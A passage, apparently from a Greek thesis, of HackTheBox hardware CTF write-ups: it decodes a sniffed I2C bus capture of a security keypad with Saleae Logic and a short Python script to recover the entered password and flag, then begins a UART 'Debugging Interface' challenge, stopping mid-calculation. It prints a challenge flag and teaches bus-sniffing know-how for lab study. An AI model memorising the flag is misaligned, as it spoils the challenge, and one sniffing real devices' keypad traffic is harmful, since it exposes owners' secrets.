
Για τον έλεγχο του op_pinpossible.logicdata θα χρειαστεί το saleae Logic 1.2.40

Η φωτογραφία περιέχει πληροφορίες σχετικά με το security keypad.




ΕΙΚΟΝΑ 5.3: SECURITY_KEYPAD.JPEG

Για την ανάλυση του logicdata αρχείου θα χρησιμοποιηθεί ο I2canalyzer του Logic 1.2.40.



ΕΙΚΟΝΑ 5.4: I2C ANALYZER ΤΟΥ SALEAE LOGIC

Στη συνέχεια γίνεται extract το αποτέλεσμα ως .csv



ΕΙΚΟΝΑ 5.5: ΕΞΑΓΩΓΗ ΤΟΥ CSV ΑΡΧΕΙΟΥ

Το νέο αρχείο i2c.csv έχει την παρακάτω μορφή:

	A	B	C	D	E	F	G	H
1	Time [s],Packet ID,Address,Data,Read/Write,ACK/NAK							
2	0.448499000000000,0,0x27,0x08,Write,ACK							
3	0.448728500000000,1,0x27,0x0C,Write,ACK							
4	0.448958500000000,2,0x27,0x08,Write,ACK							
5	0.449248000000000,3,0x27,0x18,Write,ACK							
6	0.449478000000000,4,0x27,0x1C,Write,ACK							
7	0.449707500000000,5,0x27,0x18,Write,ACK							
8	0.452084500000000,6,0x27,0x88,Write,ACK							
9	0.452314500000000,7,0x27,0x8C,Write,ACK							
10	0.452544000000000,8,0x27,0x88,Write,ACK							
11	0.452823500000000,9,0x27,0x08,Write,ACK							
12	0.453053500000000,10,0x27,0x0C,Write,ACK							
13	0.453293000000000,11,0x27,0x08,Write,ACK							
14	0.453587500000000,12,0x27,0x29,Write,ACK							
15	0.453817500000000,13,0x27,0x2D,Write,ACK							
16	0.454047000000000,14,0x27,0x29,Write,ACK							
17	0.454337000000000,15,0x27,0x09,Write,ACK							
18	0.454566500000000,16,0x27,0x0D,Write,ACK							
19	0.454796000000000,17,0x27,0x09,Write,ACK							
20	0.455081000000000,18,0x27,0x49,Write,ACK							
21	0.455316000000000,19,0x27,0x4D,Write,ACK							
22	0.455545500000000,20,0x27,0x49,Write,ACK							
23	0.455830500000000,21,0x27,0x59,Write,ACK							

ΕΙΚΟΝΑ 5.6: ΑΡΧΕΙΟ I2C.CSV

Συνεχίζοντας θα χρησιμοποιηθεί ένας python decoder για τη μετατροπή του i2c.csv από Hex σε ASCII [27].

Decode.py


```
1. import sys
2. import csv
3. from collections import defaultdict
4.
5. columns = defaultdict(list)
6. with open(sys.argv[1]) as f:
7.     reader = csv.DictReader(f)
8.     for row in reader:
9.         for k, v in row.items():
10.            columns[k].append(v)
11.
12.data = map(lambda h: int(h, 16), columns["Data"])
13.data = list(filter(lambda h: ((h & 0x0f) & 0x01) and ((h & 0x0f) & 0x04) and
    ((h & 0x0f) & 0x08), data))
14.
15.data = zip(data[::2], data[1::2])
16.data = map(lambda pair: chr(pair[0] & 0xf0 | (pair[1] >> 4)), data)
17.print("".join(data))
```

Github:limitedeternity

Ο παραπάνω κώδικας, δέχεται ένα αρχείο .csv σαν όρισμα και μετατρέπει τις δεκαεξαδικές τιμές της στήλης "Data" σε ακέραιους αριθμούς. Στη συνέχεια, φιλτράρει τα δεδομένα ώστε να περιλαμβάνει μόνο τιμές που ικανοποιούν ορισμένες συνθήκες ανά ψηφίο.

Έπειτα, ομαδοποιεί τα φιλτραρισμένα δεδομένα σε ζεύγη και μετατρέπει κάθε ζεύγος σε χαρακτήρα εφαρμόζοντας πράξεις ανά bit. Τέλος, ενώνει όλους τους χαρακτήρες που προκύπτουν σε μια σειρά και την εκτυπώνει.

```
python decode.py i2c.csv
```




ΕΙΚΟΝΑ 5.7: ΑΠΟΤΕΛΕΣΜΑ ΑΠΟΚΩΔΙΚΟΠΟΙΗΣΗΣ ΤΟΥ CSV

Σε αυτό το σημείο θα χρησιμοποιηθεί η εντολή sed για την εξάλειψη του θορύβου.

```
python decode.py i2c.csv | sed 's/Enter Password//g'
```


Πρώτα το sed φιλτράρει την έξοδο και αφαιρεί την συμβολοσειρά "Enter Password".



ΕΙΚΟΝΑ 5.8: ΑΠΟΤΕΛΕΣΜΑ ΑΠΟΚΩΔΙΚΟΠΟΙΗΣΗΣ ΜΕ ΦΙΛΤΡΑΡΙΣΜΑ

Τέλος αφαιρούνται και οι χαρακτήρες "*" από την έξοδο όπως παρακάτω:

```
python decode.py i2c.csv | sed 's/Enter Password//g' | sed 's/*//g'
```



ΕΙΚΟΝΑ 5.9: ΑΠΟΤΕΛΕΣΜΑ ΑΠΟΚΩΔΙΚΟΠΟΙΗΣΗΣ ΜΕ ΦΙΛΤΡΑΡΙΣΜΑ ΚΑΙ ΕΜΦΑΝΙΣΗ ΤΗΣ ΣΗΜΑΙΑΣ ΤΟΥ CTF

Εμφανίζεται η σημαία και ολοκληρώνεται το CTF.

HTB{84d_d3519n_c4n_134d_70_134k5!d@}

3.6 CTF 6: HTB Debugging Interface

3.6.1 Περιγραφή CTF 6

Το "Debugging Interface" είναι ένα CTF όπου ο στόχος είναι η αποκωδικοποίηση μηνυμάτων που λαμβάνονται από την ασύγχρονη σειριακή διεπαφή εντοπισμού σφαλμάτων μιας ενσωματωμένης συσκευής. Το σενάριο παρουσιάζει την πρόκληση της κατανόησης και της ερμηνείας αυτών των μηνυμάτων. Η λύση περιλαμβάνει μια σειρά βημάτων, ξεκινώντας με τον προσδιορισμό του τύπου αρχείου και την εξαγωγή των περιεχομένων. Μετά την ανάλυση των κεφαλίδων αρχείων, διαπιστώνεται ότι τα αρχεία μπορούν να διαβαστούν χρησιμοποιώντας ένα πρόγραμμα Saleae logic. Χρησιμοποιώντας έναν ασύγχρονο σειριακό αναλυτή, παρατηρείται η κυματομορφή της επικοινωνίας και εντοπίζονται και διορθώνονται σφάλματα, όπως σφάλματα πλαισίωσης. Τέλος, με την πρόσβαση στην τερματική προβολή του αναλυτή, αποκαλύπτονται τα μεταδιδόμενα μηνύματα, συμπεριλαμβανομένης της σημαίας του CTF.

3.6.2 Προκλήσεις CTF 6


Κατά την επίλυση του CTF, αντιμετωπίζονται δύο κύριες προκλήσεις. Η πρώτη πρόκληση είναι η κατανόηση του προγράμματος που πρέπει να χρησιμοποιηθεί για την ανάλυση και την ανάγνωση των μεταδιδόμενων μηνυμάτων. Αυτό απαιτεί την εξέταση των παρεχόμενων αρχείων και τη διεξαγωγή ανάλυσης στις κεφαλίδες των αρχείων τους.

Προσδιορίζοντας το κατάλληλο πρόγραμμα, σε αυτή την περίπτωση, "Saleae Logic 2", η διαδικασία αποκωδικοποίησης μπορεί να προχωρήσει αποτελεσματικά. Η δεύτερη πρόκληση περιλαμβάνει τη διόρθωση σφαλμάτων που εμφανίζονται κατά τη διάρκεια της ανάλυσης. Συγκεκριμένα, η αντιμετώπιση σφαλμάτων πλαισίωσης είναι ζωτικής σημασίας για την ακριβή αποκωδικοποίηση των μηνυμάτων. Αυτό απαιτεί τον προσδιορισμό του σωστού ρυθμού μετάδοσης bit και την εφαρμογή του στον αναλυτή. Η αντιμετώπιση αυτών των προκλήσεων είναι απαραίτητη για την επιτυχή αποκωδικοποίηση και εξαγωγή των επιθυμητών πληροφοριών.

3.6.3 Εργαλεία και τεχνικές για επίλυση CTF 6

Για την επίλυση της δοκιμασίας, το κύριο εργαλείο που χρησιμοποιείται είναι το πρόγραμμα "Saleae Logic 2". Αυτό το λογισμικό παρέχει τις απαραίτητες δυνατότητες, όπως ο ασύγχρονος σειριακός αναλυτής, για την απεικόνιση και την ερμηνεία των καταγεγραμμένων μηνυμάτων. Επιπλέον, χρησιμοποιούνται μαθηματικοί υπολογισμοί για τον προσδιορισμό του σωστού ρυθμού μετάδοσης bit, εξασφαλίζοντας ακριβή αποκωδικοποίηση και διόρθωση σφαλμάτων. Η προβολή τερματικού του αναλυτή χρησιμοποιείται για πρόσβαση και προβολή των μεταδιδόμενων μηνυμάτων, συμπεριλαμβανομένης της σημαίας. Αυτά τα εργαλεία και οι τεχνικές επιτρέπουν την επιτυχή αποκωδικοποίηση των συλλεγόμενων δεδομένων και επιτυχή ολοκλήρωση του CTF.

3.6.4 Επίλυση CTF 6



ΕΙΚΟΝΑ 6.1: ΠΕΡΙΓΡΑΦΗ ΤΟΥ CTF ΣΤΟ HACKTHEBOX

Αρχίζοντας το CTF ελέγχεται ο τύπος του αρχείου που παρέχεται από το HackTheBox.

```
file debugging_inteface_signal.sal
```

```
kali@kali:~/Documents/IoT/debugging_interface$ file debugging_interface_signal.sal
debugging_interface_signal.sal: Zip archive data, at least v2.0 to extract, compression method=deflate
```


ΕΙΚΟΝΑ 6.2: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ ΤΗΣ ΕΝΤΟΛΗΣ FILE ΣΤΟ ΑΡΧΕΙΟ

Πρόκειται για ένα συμπιεσμένο αρχείο zip.

Κάνοντας αποσυμπίεση εμφανίζονται 2 αρχεία:

- Digital-0.bin
- Meta.json


Συνεχίζοντας τη διερεύνηση, ελέγχονται τα περιεχόμενα του digital-0.bin και παρατηρείται στην επικεφαλίδα η λέξη SALEAE.




ΕΙΚΟΝΑ 6.3: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ DIGITAL-0.BIN

Επομένως συμπεραίνεται ότι το αρχείο debugging_interface_signal.sal δημιουργήθηκε από το πρόγραμμα Saleae Logic 2.

Για την αποκωδικοποίηση του σήματος θα χρησιμοποιηθεί ο Ασύγχρονος σειριακός αναλυτής (Async Serial Analyzer) του προγράμματος.




ΕΙΚΟΝΑ 6.4: ΠΕΡΙΒΑΛΛΟΝ ΧΡΗΣΗΣ ΤΟΥ LOGIC 2




ΕΙΚΟΝΑ 6.5: ΠΡΟΕΠΙΛΕΓΜΕΝΕΣ ΡΥΘΜΙΣΕΙΣ ΤΟΥ ΑΣΥΓΧΡΟΝΟΥ ΣΕΙΡΙΑΚΟΥ ΑΝΑΛΥΤΗ

Με το Bit Rate στα 9600 Bit/s παρατηρούνται σφάλματα πλαισίου (framing errors), γεγονός το οποίο είναι αναμενόμενο καθώς με το συγκεκριμένο ρυθμό bit διαβάζονται 8 bit αντί για 31 στο κάθε πλαίσιο, επομένως χρειάζεται μεγαλύτερη ταχύτητα.



ΕΙΚΟΝΑ 6.6: FRAMING ERRORS ΤΟΥ ΑΝΑΛΥΤΗ


Ο υπολογισμός του σωστού ρυθμού bit γίνεται παίρνοντας υπόψην την μικρότερη επανάληψη η οποία είναι 32.02 μs όπως φαίνεται και από εικόνα 6.7.



ΕΙΚΟΝΑ 6.7: 32.02 MS ΧΡΟΝΟΣ ΜΙΑΣ ΕΠΑΝΑΛΗΨΗΣ


Επομένως:

